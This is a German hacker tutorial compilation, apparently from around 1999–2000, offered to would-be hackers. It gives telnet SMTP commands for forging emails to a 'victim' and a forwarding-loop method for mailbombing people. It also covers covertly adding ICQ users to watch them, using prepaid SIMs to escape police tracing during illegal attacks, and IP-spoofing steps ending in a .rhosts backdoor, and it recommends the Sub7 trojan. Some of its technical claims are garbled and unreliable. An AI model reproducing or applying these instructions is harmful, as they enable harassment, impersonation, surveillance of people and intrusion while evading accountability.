Wie werde ich ein Hacker?

Inhaltverzeichnis

Anonymität:

Hacking:

Trojaner:

Phreaking:

IP:

Linux/Unix:

Sonstiges:

Coden:

Bemerkung:
Ich habe alles selber nur von anderen Tuts gesaugt und werde hier keine Namen eintragen. Ich möchte ja niemanden beleidigen aber als Hacker sollten die Tuts-Schreiber verständnis haben. Deshalb werde ich mich nur als Anonymus bezeichnen.

Cu Anonymus

Wirklich sicher und anonym ist man eigentlich nie...es gibt fast immer einen Weg (manche davon sind natürlich SEHR aufwendig) jemanden zurückzuverfolgen oder Informationen über jemanden herauszufinden. Man kann aber mit einigen simplen Einstellungen seinen PC RELATIV sicher machen.

1. Geht in die Einstellungen eures Browsers und stellt AktiveX auf Eingabeaufforderung und Cooky´s komplett aus! (was beide bewirken lest ihr im Lexikon)
2. Ladet euch eine gute Firewall runter (ATGuard ist zu empfehlen; gibt es in der Tools-Section bei uns)
3. Öffne NIE eine Datei die du von einem Fremden bekommst!
4. Gib NIE deine richtigen Daten bei Downloads/Setups usw. an! Also wenn nach deiner Adresse gefragt wird, gib irgendwas an!
5. Nimm für deine Mailaddresse usw. immer Passwörter wie "Kre-7104-hn4" und nie so was wie "Hund" oder "Katze" oder so etwas in die Richtung...warum ihr das machen sollt könnt ihr in den Tuts und in den Anleitungen der Programme nachlesen.
6. Wer noch ein Stück mehr Sicherheit haben will (wenn es wirklich mal ans Hacken geht) sollte eine Proxysurfer benutzen. Wie das funktioniert steht in der Tuts-Section (oder natürlich wie immer einfach auf das Wort klicken...sorry, ich weis das Newie nicht mit dumm gleichzusetzen ist)
7. Darüber hinaus gibt es noch gewisse Regeln die Hacker oder solche die es werden wollten unbedingt beachten sollten (sogenannte Hackerethik).

Anonymizer:

Der Anonymizer filtert Informationen beim besuchen einer Website heraus, mit denen man eventuell zurückverfolgt werden kann.

Appz (Appps):

Appz bedeutet soviel wie Standardapplikation. Diese Bezeichnung wird oft auf Warez-Pages benutzt.

Attachment:

Darunter versteht man den Anhang (Bilder, Progs, Trojans...) der mit einer E-Mail verschickt wird.

Authentifizierung:

Während der Authentifizierung wird die Identität des Benutzers oder des Servers sichergestellt (z.B. Anmeldung bei GMX).

Backdoors:

Backdoors sind sogenannte Hintertüren, die Programmierer meist zum Austesten eines Programms eingebaut haben, um z.B. nicht jedes mal sämtliche Passwörter eingeben zu müssen.

BFH:

Brute Force Hacking ist nichts anderes als Passwortraten. Man bekommt auf diese Weise aber nur selten Root-Zugriff auf den Server den man hacken will.

Cookys:

Cookys sind kleine Dateien die eine Homepage auf deiner Festplatte hinterlässt um dich beim nächsten besuch der HP sofort zu Identifizieren und gleich deinen Namen und Passwort in die entsprechenden Felder einträgt. (z.B. Bei deinem E-Mail dienst).

Cracker:

Cracker erstellen meist Patches, die Testlimitzeit oder den Passwortschutz außer kraft setzen. Man bezeichnet aber auch jemanden der sinnlos fremde Systeme zerstört als Cracker.

Denial-of-Service Attacke:
Ein solcher Angriff blockiert einen fremden Computer oder bringt ihn zum Absturz.

Elite:
Sind Hacker die sich auf ihren Gebiet besonders gut auskennen.

Faken:
Faken bedeutet fälschen oder verändern. Wenn dir z.B. erzählt das T-Online der Hacker-Provider Nummer eins ist, dann ist das auch ein Fake.

Firewall:
Ein Firewall-Rechner wird zwischen Server und Online-Zugang installiert und überwacht jeglichen Datenverkehr, der zu bzw. von dem Server geschickt wird. Mit solchen Systemen ist es möglich bestimmte Internetadressen zu sperren, bzw. den Zugriff auf dem Server nur bestimmten Leuten zu ermöglichen.

Hacker:
Das Ziel eines Hackers ist es sich ständig zu verbessern und immer neue Sicherheitslücken von Programmen und Internetdiensten zu erkunden. Er zerstört nur Daten wenn diese ihm gefährlich werden könnten.

Lamer:
Lamer sind Idioten die sich als Hacker ausgeben.

Phreaking:
Darunter versteht man kostenlos oder auf kosten anderer zu telefonieren oder zu Surfen.

Port-Scanner:
Ein Port-Scanner scannt nach offenen Ports im Internet oder im Netzwerk. Es gibt auch welche, die nach Computern suchen, die mit einem Trojaner infiziert worden.

Remailer:
Mit Hilfe eines Remailers kannst du anonyme Mails verschicken, die auch keine Provider-Kennung mehr enthalten. Bevor du ein solches Programm benutzt, empfehle ich dir es vorher an dir selbst zu testen, denn nur wenige dieser Programme funktionieren auch richtig.

Root-account:
Bei einem Root-account hat man volle Systemprivilegien. Man kann alle Daten lesen, schreiben und auch löschen. Alle anderen Accounts haben nur beschränkten Zugriff auf den Server.

Sniffer:
Sniffer hören den gesamten Datenverkehr der übers Modem oder über die Netzwerkkarte läuft ab. Mit solchen Programmen kann man sehr gut Passwörter abhören.

SSL:
SSL ist ein Protokoll das alle Daten verschlüsselt und daher relativ sicher ist.

Sub 7:
Sehr guter Trojaner. Leicht zu bedienen und seht komfortabel. Mit ihm kann man leicht auf andere Rechner zugreifen nachdem man dort eine Datei rein geschmuggelt hat.

Tracen:

Tacen bedeutet zurückverfolgen. Zum Beispiel "Lock in Trace", dass Fangschaltungssystem des FBI.

Warez:

Unter Warez versteht man Software die gratis zum download angeboten wird.

Es ist für die Betreiber einer Seite sehr leicht an deine Daten zu kommen. Achte darauf das du keinen Mist machst solange sie deine IP haben! Lies dir das zu Anonymität/Proxys durch.

Anonymität

Wie faket man eMails mit Telnet?:

Also hier mal ein ganz einfaches Beispiel was zu diesem Zeitpunkt am 07.11.1999 funktioniert hat. Als erstes mal startet man Telnet von Windows. als erstes mal start - ausführen drücken. (erinnert mich irgendwie an Computerbild :-)).
Dann einfach im Feld „telnet UTMJB.UTM.MY 25" eingeben.
Nun öffnet sich ein Fenster und da steht denn ein bisschen was. das ist aber völlig uninteressant. Nun gibst du „helo gmx.de" (anstatt gmx.de geht auch t-online.de oder jede x beliebige)ein.
Nach der Eingabe immer Enter drücken!
danach sagt er „UTMJB.UTM.MY is my domain name." (das variiert zwischen den Servern).
Jetzt geben wir an von wem die Mail sein soll.
Du gibst jetzt ein „mail from:<name@t-online.de>" (auch hier wieder alles selbst auswählbar).
Jetzt sagt er OK.
Jetzt gibst du ein für wen die Mail bestimmt ist
„rcpt to:<opfer@adresse.de".
Jetzt kommt erneut die Meldung OK.
So als nächstes das was in der Mail stehen soll du gibst ein „data".
Darauf erscheint die Meldung
„enter mail body. end by new line with just a ."
das Heißt du gibst jetzt ganz normal deinen text ein und wenn du fertig bist drückst du Enter, gibst einen „." ein und denn nochmals Enter. Nun bekommen wir die Meldung: „mail delivered" (= Mail gesendet)
tja das war es. bei den hier genannten Server hat es bei mir jedenfalls geklappt. Bei anderen weiß ich nicht. eine liste mit Servern (by killah.priest) findet ihr auf
meiner Page.

ACHTUNG!!!
Solltet ihr einen t-onliner oder so mailen, dann steht in der Absenderleiste nichts. das Heißt es gibt dann keinen. wie man dieses Problem umgehen kann erfahrt ihr in meiner anderen text-file unter http://Nova-Beast.de.st .
Tipp: Schick nie einem Hacker eine gefakte Mail! wenn er denn mal bock hat rächt er sich vielleicht.

Wie faket man eMails bei T-Online oder AOL?:

nehmen wir mal an, du möchtest jemanden eine gefakte Mail schicken, der jedoch bei T-Online oder AOL ist. (bei GMX und so funktionierts ja) z.B lautet die Adresse opfer@t-online.de . nun hast du ihn (vielleicht einen kumpel) über Telnet eine gefakte Mail geschickt. doch in seiner Absenderleiste steht kein Absender drin. Tja schade wo du ihn doch mal so richtig verarschen wolltest und die Adresse deines Lehrers dort stehen sollte. Na gut hier die Lösung:
Ihr holt euch einfach bei GMX (www.gmx.de) oder Topmail (www.topmail.de) eine kostenlose Email Adresse. Hhmmmm schon mitgedacht???
also weiter: in den Menüs kann man festlegen, das die ankommenden Mails an eine bestimmte Adresse weitergeleitet werden sollen. Du gibst einfach die Adresse deines Opfers an und schickst die gefakte Mail über Telnet an die Adresse von GMX oder Topmail. der von t-online bekommt nun die weitergeleitete Mail und hat somit den gefakten Absender zu stehen. Noch einmal in der Kurzfassung: -kostenlose Email bei GMX oder Topmail besorgen -in den Menüs auf weiterleiten an: die Adresse deines Opfers angeben –über Telnet die gefakte Mail an dein Opfer über GMX senden das ist doch gar nicht so schwer oder?
ACHTUNG!!!
Wenn euer Opfer etwas Ahnung hat, dann guckt er in den Header der Mail und kann dort die GMX Adresse sehen von der die Mail weitergeleitet wurde. Also Vorsicht!

Anonym surfen:

Also dieser text wird euch beschreiben wie man anonymer im Internet surfen kann. Auf manchen Seiten wird man regelrecht ausspioniert. um das zu verhindern bzw. denen das etwas schwerer zu machen gibt es mehrere Möglichkeiten. Diese Beschreibung bezieht sich auf den Netscape Communicator 4.x, da wir ja niemals auf die Idee kämen den Internet Explorer zu benutzen :-)

Als erstes sollte man die Cookies, Java u. Javascript deaktivieren Bearbeiten -> Einstellungen... | Erweitert :Cookies, Java u. Javascript deaktivieren.

man ist aber noch lange nicht sicher!
Als nächstes besorgt man sich Junkbuster von irgendeiner Page.
vielleicht hab ich es während du das liest das schon auf meiner Page www.Nova-Beast.de.st wenn nicht dann schau mal auf der Junkbuster Page vorbei (www.internet.junkbuster.com) so nehmen wir an du hast das Programm jetzt entpackt.

Jetzt muss man ein paar Einstellungen beim Communicator ändern.
- Bearbeiten | Einstellungen... | Erweitert | Proxies
- da auf "Manuelle Proxy-Konfiguration klicken
- dann auf den Button daneben ("Anzeigen")
- neben "http" und "Sicherheit" gibst du dann "Localhost" ein (ohne "")
- beim Port jeweils "8000" eingeben (auch ohne "")

bevor du dich einwählst bzw. den Netscape startest musst du junkbstr.exe starten! So das war es eigentlich auch schon! mehr nicht! jetzt seit ihr zumindest etwas sicherer im Netz. um herauszufinden ob das nun auch funktioniert gehst du auf diese Page: http://www.anonymizer.com/snoop.cgi das erste mal ohne diese Einstellungen und das zweite mal mit den Einstellungen und Junkbuster. Dir müsste jetzt was aufgefallen sein...

Wenn man sich ins Internet einwählt erhält jeder Surfer eine IP Adresse. diese kann etwa so aussehen: 123.521.23.12
Seine eigene IP Nummer kann man wie folgt herausfinden: START-AUSFÜHREN-"WINIPCFG" eingeben (ohne"").

Es gibt verschiedene Möglichkeiten IP Nummern herauszufinden. zum Beispiel über eine Email. Mann schaut einfach in den Header. wenn du jetzt z.B. den Netscape Messanger verwendest kannst du den Header wie folgt ansehen:
ANSICHT-KOPFZEILEN-ALLE
Das müsste etwa so aussehen:

- Received: (from smtpuser@localhost) by econophone.ch (8.9.1b+Sun/8.9.1) id SAA17454 for <benny@econophone.de>; Sat, 29 Jan 2000 18:25:30 +0100 (MET)
- Received: from mailout02.sul.t-online.de(194.25.134.17) via SMTP by econophone.ch, id smtpdAAAqYaWeI; Sat Jan 29 17:25:26 2000
- Received: from fwd00.sul.t-online.de by mailout02.sul.t-online.de with smtp id 12Ebcj-0001tL-07; Sat, 29 Jan 2000 18:25:25 +0100
- Received: from (32006289364-0002@[62.158.87.130]) by fwd00.sul.t-online.de with smtp id 12Ebcj-1fdmroC; Sat, 29 Jan 2000 18:25:25 +0100
- Von: Faust.Full@t-online.de (ClG)
- An: benny@econophone.de
- Betreff: scheiß
- X-Mailer: T-Online eMail 2.3
- MIME-Version: 1.0
- Content-Type: text/plain; charset=ISO-8859-1
- Content-Transfer-Encoding: 8BIT
- Datum: Sat, 29 Jan 2000 18:25:25 +0100
- Nachrichten-ID: <12Ebcj-1fdmroC@fwd00.sul.t-online.de>
- X-Sender: 32006289364-0002@t-dialin.net
- X-Mozilla-Status: 8003
- X-Mozilla-Status2: 00000000
- X-UIDL: 646d822d2c9f5de91571bebec9c699d2

So hier können wir erkennen, das der Mailer Faust.Full@t-online.de ist.
Seine T-Online Nummer wäre: 32006289364-0002.
Außerdem sehen wir das der Mailer das Mailprogramm von T-Online benutzt. (Mozilla=Netscape Messenger - Microsoft Outlook Express=Microsoft Outlook Express). Bei älteren T-Online Kunden ist die t-online-nummer auch gleichzeitig die Telefonnummer.
So und die IP Nummer wäre jetzt also 62.158.87.130
Diese ist aber schon bei der nächsten Einwahl anders. meistens ändern sich allerdings nur die letzten beiden zahlen, so das wenn er mit einem Trojaner infiziert ist man nur noch die ältere IP eingeben brauch und dann sbscannen. Oft hat man schnell sein Opfer "wiedergefunden". Tja also wie kann man seine IP Nummer verstecken? Nehmen wir an du möchtest also jemanden ne anonyme Mail schicken und der soll aber die IP Nummer nicht lesen können. aber du möchtest eine antwort.
Die Lösung ist ein: anonymer Remailer ein guter ist mixer@nowhere.to
diese Email Addy geben wir also als Empfänger ein. Den betreff kannst du dir aussuchen und dann aber müssen die ersten Zeilen der Email folgendes enthalten:

::
Request-Remailing-To:Opfer@talknet.de
--- leerzeile ---
hier dann den normalen text schreiben...

Der Empfänger kann dir sogar zurückschreiben, kann jedoch nicht feststellen wer du bist oder woher du kommst denn alle unwesentlichen Daten wurden gelöscht. Nachteil: es dauert ein paar Minuten bis die Mail ihr ziel erreicht hat.

so wenn du deine IP auch während des Surfens oder Chatten verstecken möchtest dann gibt es IP-Spoofer dafür. Runterladen kannst du dir welche unter http://www.Nova-Beast.de.st falls die nicht funzt nimm diese http://besu.ch/nova-beast eine andere Möglichkeit ist das surfen über Proxy-Server. Man braucht aber nicht unbedingt das Programm Junkbuster dafür. einfach (ich gehe wieder vom Netscape Communicator aus) auf BEARBEITEN-EINSTELLUNGEN-ERWEITERT-PROXIES-AUTOMATISCHE PROXY KONFIGURATION. Da gibst du denn im Feld die Adresse eines Proxy Servers an. z.B. blue.pompano.de:8080 oder s2.optonline.net:8080 oder aber cache01.pathcom.com:8080 so nun solltest du wieder etwas schlauer sein was die Anonymität im web angeht.

ICQ User adden, ohne deren wissen:

Hier geht es um das berühmte Chat Programm : ICQ !!!
Ihr habt euch sicherlich schon gefragt wie man über ICQ User Added, ohne dessen Erlaubnis. Im großen WWW exisitieren einige Crackz, die (fast) alle funktionieren und ihren Dienst tun. Leider haben sie doch alle ein Problem: Nehmen wir mal an, ihr Patcht euer ICQ mit einem dieser Crackz und added jemanden zu eurer Kontakt Liste. Ja, und wo bleibt der Haken werdet ihr euch jetzt sicher fragen. Der Haken ist ganz einfach: Denjenigen, den ihr geadded habt, teilt ihr (ob ihr wollt oder nicht) eine kurze System-Message mit, die besagt, das ihr ihn zu eurer Liste hinzugefügt habe. Na, ihr wisst jetzt schon was an der Sache scheiße ist ??? Okay, um dem Abhilfe zu schaffen, das er nicht mitbekommt, das ihr ihn geadded habt, habe ich hier dieses Tutorial geschaffen :-) Die Lösung des Problems ist ganz einfach: Downloaded euch zuerst einen dieser Crackz, deaktiviert ICQ, patcht ICQ und versucht einen User zu adden ohne ihn um Erlaubnis zu fragen. Sollte dies erfolgreich geschehen, geht es nun hier weiter. Sucht nach der UIN über ICQ die Person, die ihr hinzufügen wollt. Sobald ICQ eure Anfrage positiv bestätigt, markiert den Namen der Person, indem ihr einfach auf den Namen klickt. Und nun HALT !!! Klickt auf keinen Fall weiter oder so einen Schrott. Nun trennt ihr eure Verbindung zum Internet. Sollte dies erfolgreich geschehen sein, klickt nun auf "Next". Die daraus enstandene Folge ist simpel. ICQ bombt euch nun mit Fehlermeldungen zu, die besagen, das keine Nachricht gesendet werden konnte und so einen Müll. Aber daran werden wir uns jetzt nicht stören. Nach dem Bestätigen der Fehlermeldungen können wir erfolgreich unser Ergebnis der Aktion sehen... Wir haben die gewünschte Person auf unserer Contact-List, und zwar, ohne das die etwas davon mitbekommt. Um sicher zu gehen, startet den Rechner erneut, verbindet euch dann wieder mit dem Internet. Nun könnt ihr in vollen Zügen beobachten, wann die Person online ist, ohne das sie etwas davon merkt. Nett, oder ???

Mails unter Linux faken:

Die Fakemails funken 100% und absolut Anonym unter Linux!
Man muss als erstes ins Terminal gehn und dann gibt man ein:

```
telnet
open localhost 25
mail from:xxx    (hier gibt man irgend ein Pseudonym an)
rcpt to:xxx      (hier kommt die Email Addi des Opfers hin)
data
```

Und jetzt gibt man den Text ein, zum Fertigstellen macht man einen "."!
Danach nur noch "Quit" eingeben und fertig!
Diese Mail sollte eigentlich schon sehr anonym sein, es wird als Host nur localhost und so angezeigt!

Email Bomben:

Heute führe ich Euch in eine neue Dimension des SMPT-Floodens (mailbombing) ein. Ich habe sie entwickelt, da ich es blöd fand beim Mailbomben die ganze Zeit online zu sein. An sich ist die Methode relativ einfach, deshalb wundert's mich auch das sie noch niemand entdeckt und publiziert hat (war mir zumindest nicht bekannt). Jedenfalls find ich es cool, das ich durch diese neue Technik dazu beitragen kann, die Hack-Kultur zu stärken :-) Sie wurde von mir auf den Namen "Magic Mail System" [MMS] getauft.

Ihr dürft sie natürlich alle verwenden (und etwas abwandeln), wenn Ihr das Copyright (das ich sie entwickelt hab ...) mit übernehmt. (!) Wenn Ihr das Copyright nicht mit übernehmt oder verändert, dann legt Ihr euch mit den Virtual Net Hackerz an (!)

Meldet euch bei 2 verschiedenen Webpostfach-Anbietern mit der Möglichkeit der Email Weiterleitung gefaked an. Es wäre nicht schlecht, wenn eines dieser Postfächer einen Auto-Re-Sponder hätte...(besser gesagt, eins davon muss einen Auto-Re-Sponder haben ! (Web.de ist nicht so gut, da man dort einen Aktivator-Key muß, der per Post gesendet wird - ihr also eure echten Daten angeben müsstet)

Jetzt, nach dem ihr euch da angemeldet habt müsst ihr bei Postfach eins eine permanente Weiterleitung zu Postfach 2 herstellen. Bei Postfach 2 stellt ihr eine permanente Weiterleitung zu Postfach 1 her. Dadurch entsteht ein Mail-Loop (Mailschleife). Das ist ja nun ganz schön und gut, aber was nun ? Bei dem einen Postfach mit Auto-Re-Sponder Funktion aktiviert Ihr die halt und gebt einen Text (!) mit meinem Copyright und Namen der Methode (!) ein.

Da es eine Mailschlaufe ist wird diese Mail immer und immer wieder (bis der Account gesperrt wird) bei dem Ostfächern eintreffen. Also auch beim mit Auto-Re-Sponder. Wenn jemand z.B. per Outlook & Co eine Mail an eines der beiden Postfächer sendet, dann wird er durch die ganzen Auto-Re-Sponders zugebombt *g*

Wie kann man das jetzt aber nutzen um jemanden zu zubomben ?
Na ganz einfach : Man spooft eine Email via Telnet und gibt als angeblichen Absender die Adresse der Person, die zugebombt werden soll ein. Das ganze kann man mit mehreren Personen machen, falls man das Spoofen mit Telnet nicht beherrscht kann man ja auch einen Anonymous-Mailer nehmen. (!)
Achtung : Man sollte sich über IBC (Internet by Call) oder nen Fake einwählen, da durchdas SMTProtokoll ja deine IP (Internet Protocoll) Adresse mitgesendet wird.

Worin liegen die Vorteile gegenüber des 'normalen' SMTP-Floodens ?
1. Beim "Magic Mail System" muß man nicht die ganze Zeit online sein während man bombt (spart Zeit+Geld).
2. Man kann mehrere Personen zugleich bomben. (bei vielen Mailbombern nicht möglich,selbst wenn möglich wäre die Geschwindigkeit viel niedriger)
3. Es geht oft schneller als die herkömmliche Methode.
4. Dadurch das es bombt bis ein Account gesperrt ist kommen bei dem/n Empfänger/n viel, viel mehr Mails an, asl wenn man z.B. einmal jemanden 3 Stunden zubombt.

Wenn es mal nicht funtzt(was wahrscheinlich ist), dann schaltet einfach noch 2 Server/Accounts zwischen, dann klappt es so gut wie immer!!!

100%ige Anonymität:

-Vorwort-
Dieses Tutor enthält nicht die üblichen, wenig nützenden Tipps, wie Junkbuster etc. benutzen. Es geht hierbei um 100%ige Anonymität!
Jetzt werden wahrscheinlich viele Leute "Das ist doch unmöglich: Nach Einstein ist ALLES RELATIV!" schreiben. Doch wenn man etwas Hirn hat sind die 100% leicht zu ereichen! Die heutige Polizei- und "schnüffel/trace-" Techniken sind Lückenhaft. Man muß es also "nur" schaffen sich in den Lücken zu bewegen!

-Anonymität-
Jo, du brauchst:
- 1ne Prepaid Karte (empfehe EplusFree'n'Easy - weil relativ billig)
- 1 - 3 Aufladekarten (bei Eplus Free'n'Easy heissen die Free & Easy Cash)
- 1 Handy, mit einem PC(Modem)-Adapter
- 1 Laptop mit Modem
- Software, für deinen Zweck

Ihr solltet das Handy/den Adapter/die PrePaid Card in einem entfernteren Laden kaufen. Er sollte mindestens 5 km von eurem Wohnort entfernt sein.
Nun erst mal das Handy mit der/den PrePaid-Card(s) aufladen, damit du genug Money drauf hast.

Ich erkläre euch zunächst wieso es unbedingt ein Handy mit PrePaid Karte sein muss: Wenn man sich eine PrePaid Karte holt, braucht man seine Daten nicht angeben! Also können die Bullen nur (wenn sie das überhaupt machen) deine Rufnummer und deinen ungenauen Standort durch's Tracen ermitteln.
Dieser "StandortTrace" ist auf einem Umkreis von 500-1000 m genau.

So, du fährst mit Bus/Bahn etc in eine große Stadt, sofern Du in keiner lebst. Sie sollte über 1 mio. Einwohner haben, da dort mehrere Leute mit Handy telefonieren und vor allem sehr viele Leute in dem Umkreis "leben/arbeiten/etc". Dadurch können die Bullen dich sogut wie nicht ausfindig machen. (Falls Sie das überhaupt tuen werden während du dort bist-sehr unwahrscheinlich [das Tracen war gemeint]) Falls Du in einer solchen Großstadt lebst, solltest du mindestens 1,5 km von deiner Wohnung
aus weggefahren sein um dich sicher zu fühlen!

Nun wählst du dich über einen IBC Prvider ein !
(nur ein Blödmann würde über seinen Vertrags-ISP reingehen)
(Anmerkung: IBC=Internet by Call [z.B. Mogelcom] - ISP=Internet Service Provider [z.B. T-Online]) Wieso IBC? Bei IBC unterschreibt man keinen Vertrag etc., es wird alles mit der Telefonrechnung bezahlt.
Die Rechnung erhält man per Post, da du aber über ein prePaid Handy reingehst-haben sie die Adresse nicht Es ist nicht so, das du nix bezahlen müsstest , die werden meist über dein PrePaid... abgerechnet.
Fazit: Niemand kennt deine Daten und du kannst machen was du willst.
Es lohnt sich aber nicht zum "normalen Surfen", sondern nur für besonders illegale Hackz! (besonders illegale Hackz sind z.B. Firmen, Staatsorgane etc. angreifen - Xoom FTP Hacking gehört nicht grad dazu)
-Schlusswort-

Ein weiteres Tut von mir ist scheinbar am Ende, aber einen Tipp habe ich noch für euch: Die Bullen werden wahrscheinlich die LOG-Filez der Server, die ihr genutzt habt angucken und eure IP herausfinden. Dann geben Sie die IP und Uhrzeit dem Provider, der ihnen helfen soll. Ein ISP würde ihnen deine Adresse etc. geben. Ein IBC Provider hat nur die Telenummer (Handynummer in diesem Fall). Da es ein PrePaid-Card Handy ist hat auch nicht der Netzbetreiber Info's über dich. Nun werden die Bullen versuchen dein Handy abzuhören... Also, wirfst du einfach die PrePaid-Sim-card weg und bist 100%ig Anonym im Netz gewesen. Beim nächsten Hack, einfach ne neue PrePaid Card (die weist die Handy-Nummer zu) kaufen und den Text noch mal durchlesen ;-)

SPOOFING-ATTACKEN/IP-SPOOFING:

Spoofing bedeutet, dass man einem System eine falsche IP vortäuscht um so in das System und zu kommen. Auf diese Weise kann man auch sichere Firewalls durchdringen. Allerdings braucht man ein bestimmtes wissen um so eine Attacke durchzuführen, z.B. über TCP/IP:

-IP-: IP leitet die Datenpakete von dem einen System zum anderen und ist nur für den Pakettransport zuständig. IP nimmt keine Überprüfungen an den Daten vor - sie könnten also beschädigt sein.

-TCP-: TCP dagegen überprüft, bestätigt und verarbeitet die Pakete. Es wird dem Sender mitgeteilt ob alles korrekt und vollständig angekommen ist. Werden z.B. 10 Datenpakete verschickt kommen sie dann auch in dieser Reihenfolge beim Empfänger an. Außerdem bekommt jedes Paket noch seine eigene Nummer, die vom Sender und vom Empfänger zur Berichterstattung und zur Fehlermeldung verwendet wird.

Wenn man jetzt in ein System will muss man ihm nicht nur eine bestimmte IP vortäuschen, sondern auch korrekt mit ihm 'kommunizieren'. Das Zielsystem legt eine Anfangssequenznummer fest und der Angreifer muss darauf richtig antworten. Das macht die Sacher dann ganz schön kompliziert.

Um nun eine Spoofing Attacke durchzuführen muss man wissen zwischen welchen Systemen ein 'Vertrauensbeziehung' besteht. Vertrauensbeziehung bedeutet, dass die zwei Rechner autorisiert sind sich zu verbinden. Vertrauen sich zwei Systeme, wird die Richtigkeit von Verbindungen nicht streng überprüft. Man kann sich z.B. mit 'rlogin' mit einem anderen Rechner verbinden. Dabei wird nämlich kein Passwort abgefragt, sondern man hat sofort zugriff. Das ist so wie eine Telnetverbindung ohne Passwortabfrage, weil sich die beiden Rechner ja vertrauen.

Dann muss man folgende Schritte durchführen:

- Man muss das System ausschalten für das man sich ausgibt
- Dann muss man die Adresse des systems vortäuschen
- anschließend verbindet man sich mit dem System, wobei man sich als das lahmgelegte system ausgibt
- zuletzt muss man 'nur noch' die richtige Sequenznummer erraten die das Ziel verlangt, wobei das wohl der schwierigste teil ist

Doch auch dieses Problem kann man lösen in dem man das Zielsystem mit der falschen IP-Adresse kontaktiert und eine Verbindung anfordert. Das Ziel sendet nun ein Reihe von Sequenznummern an das andere System. Man muss sich die Sequenznummern am besten aufschreiben, danach kann man die Verbindung trennen. Aus diese Sequenznummern muss man nun einen Algorithmus herausfinden, der zur Authentifizierung dient. Hat man das geschafft kann man eine Spoofing Attacke durchführen. Hat man sich eingeloggt ist es am besten die Datei. Rhosts, die auch für 'rlogin' zuständig ist zu ändern, so dass man später ganz einfach in das Zielsystem reinkommt. Es gibt ahlreiche Spoofing Software die für Linux und Unix geschrieben wurde, man muss sie nur finden!

Ändern des Hostnamens:

Fangen wir doch mal für die nicht so fortgeschrittenen User an: Ich will ins Netz, wie funktioniert das?
-Ich wähle mich ein <decoder, oder dfü>. Ich wähle also eine Telefonnummer, das ist dann also die Nummer für den Host deines Providers, der dich ins Netz befördert und dann geht's zum Backbone...

Wenn ich nun aber irgendwelche "verbotenen" Sachen treibe, ist es meist sehr hilfreich, so anonym wie möglich zu sein. ;) Seine IP bekommt man (wenn sie dynamisch ist) in der Regel bei jedem Login ins Netz vom Provider-Host, es ist also jedes mal eine andere. Diese kann man ja problemlos ändern (für die Lamer unter euch, versucht mal einen anonymer Dienst).

Jetzt zum Host-Renaming: man wählt sich mit Telnet in einen Host ein, der die dev. op. mode unterstützt (hehe, es wird beim Logon angezeigt, ob der Host diesen Dienst unterstützt). Nun einfach mal diese Option wählen. Dies funzt meistens über .i . Jetzt ändert ihr eure Hostadresse. Also einfach als User einwählen! Jetzt bekommt ihr eine völlig neue Identität! Man sollte sich im übrigen als Anoymous einloggen ;), sonst ist deine Adresse ja wieder bekannt. Allerdings muss man Telnet gestartet lassen und beim Host eingeloggt bleiben, solange man im Netz anonym bleiben will. Für alle Oberlamer: es beschweren sich alle, denen ich das hier erklärt habe, dass sie nach ein paar Minuten wieder raußgeschmissen werden, man sollte daher so klug sein und ein bißchen pingen. :) Und nun habt ihr eine neue Identität!!! Eure Up- Downstreamrate wird nicht leiden. ;)

Proxy-Server:

Einführung Übersetzungen der wichtigen Wörter:
proxy ---> = vollmacht, bzw. bevollmächtigung
server ---> = dienstprogramm, bzw. diener
anonymous ---> = anonym
isp ---> (internet service provider) = internetanbieter
ip ---> = internet protokoll

Wer von euch will denn nicht anonym ins Internet gehen? viele denken wenn sie über einen call by call provider sich einwählen bei dem keine Registration notwendig ist, anonym surfen und somit im netzt illegale Sachen machen können, ohne ermittelt zu werden. sie haben zwar nicht deinen Namen welchen man bei andren Anbietern bei der Registration angeben muss. aber sie wissen an welche Telefonnummer zu der bestimmten zeit die bestimmte IP Adresse vergeben worden ist. Und dann können sie über deine Telefongesellschaft den Namen der Person herausbekommen auf den die Telefonnummer angemeldet ist.

Funktion eines Proxyserver:
Und das sollte natürlich nicht passieren, deshalb ist es sehr nützlich über einen proxy server ins Internet zu gehen.
Proxyserver sind Server die zur beschleunigung des Internet eingesetzt werden, man kann sie aber auch nutzen um anonym zu bleiben.

Einstellungen im Browser:
Wenn ihr den Internet Explorer benutzt dann geht auf
extras-->internetoptionen--->verbindungen
dort wählt ihr den Zugang aus mit dem ihr euch einwählen wollt. dann wider auf ---> einstellungen dort klickt ihr auf Proxyserver verwenden und gebt die IP des Servers und den Port des Servers ein. Und schon bildet der Proxy Server einen Puffer zwischen deinem PC und dem Opfer PC. aber besser

verwendet man ein Programm welche die Proxyserver auf ihre Anonymität überprüft, und die Verbindungen verwaltet. z.B. stealth anonymizer, a 4 proxy, multiproxy; lest die entsprechende Readme oder Help Datei der Programme durch, dort steht drin wie ihr den Browser konfigurieren müsst.

Proxy Server (kann sein das manche Server nicht mehr funzen oder nicht anonym sind):
194-183-137-019.tele.net:8080
adsl-63-192-133-209.dsl.snfc21.pacbell.net:1080 socks-proxy
fernwo.lnk.telstra.net:1080 socks-proxy
modemcable161.21-200-24.timi.mc.videotron.net:1080 socks-proxy
ankara3.turnet.net.tr:8080
cache-e0.hom.net:8080
cache.1st.net:8080
cache.a-net.net.th:8080
cache1.mtl.dsuper.net:8080
cacheflow.frontiernet.net:8080
cacheflow.tcg.sgi.net:8080
caligula.flash.net:8080
elpxy01.ce.mediaone.net:8080
fastweb.clover.net:8080
ftp.tcrz.net:8080
is.utel.net.ua:3128
jub-jub.thefree.net:8080
kraken.telstra.net:3128
ls4.internode.on.net.au:8080
ls5.internode.on.net.au:8080
ls6.internode.on.net.au:8080
ls7.internode.on.net.au:8080
ls8.internode.on.net.au:8080
ls9.internode.on.net.au:8080
magic.brasilnet.net:8080
nexus-1.flash.net:8080
nl-cache-1.nt.net:8080
nrl.onion-router.net:9200
ns.htc.net:8080

Testen der Anonymität:
Wenn ihr testen wollt ob ihr anonym seid müsst ihr auf eine der Seiten gehen und eure IP mit der auf der Seite angegebenen IP vergleichen
um eure IP herauszufinden macht dies: menü start---->ausführen
dort gebt ihr winipcfg ein und dort könnt ihr eure IP ablesen wenn sie mit der IP welche auf der Seite angegeben ist übereinstimmt war der Proxy Server nicht anonym und hat deine IP weitergegeben. Wähle dann einen andren Proxy Server aus. Bis deine IP nicht mehr angezeigt wird sondern die von dem Proxy Server. Hier ein paar Testseiten
http://privacy.net/anonymizer/
http://cpcug.org/scripts/env.cgi
http://www.rental-web.com/~azuma/cgi-bin/env.cgi

Hacking

Was ist FTP überhaupt?

